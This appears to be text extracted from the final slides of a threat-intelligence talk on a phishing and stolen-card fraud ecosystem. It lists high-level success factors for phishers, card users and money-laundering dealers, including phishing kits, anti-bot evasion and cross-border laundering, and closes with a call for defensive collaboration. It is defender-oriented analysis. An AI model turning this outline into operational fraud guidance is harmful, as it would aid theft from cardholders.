
Summary - Actor's Monetization Funnel






Conclusion

Actor's Value Chain - Recap



Roles broke down to avoid legal sanctions



Summary - Key success factors for each role

Phisher

- Good e-mail databases for sending phishing mails
- Good phishing kits and anti-bot mechanisms to avoid triggering security rules
- Adequate e-mail contents to increase the ratio of successful delivery


Card User

- Honest card info supplier
- Patience and solid environment setup to fake user behavior


Monetization Dealer

- Recruit sufficient package receivers
- Abundant cashflow
- Cross-border money laundering techniques

Relevant stakeholders shall collaborate to defend effectively



All stakeholders shall collaborate together to defend effectively and speedily.





Thank you

Contact | donut.strawberry@outlook.com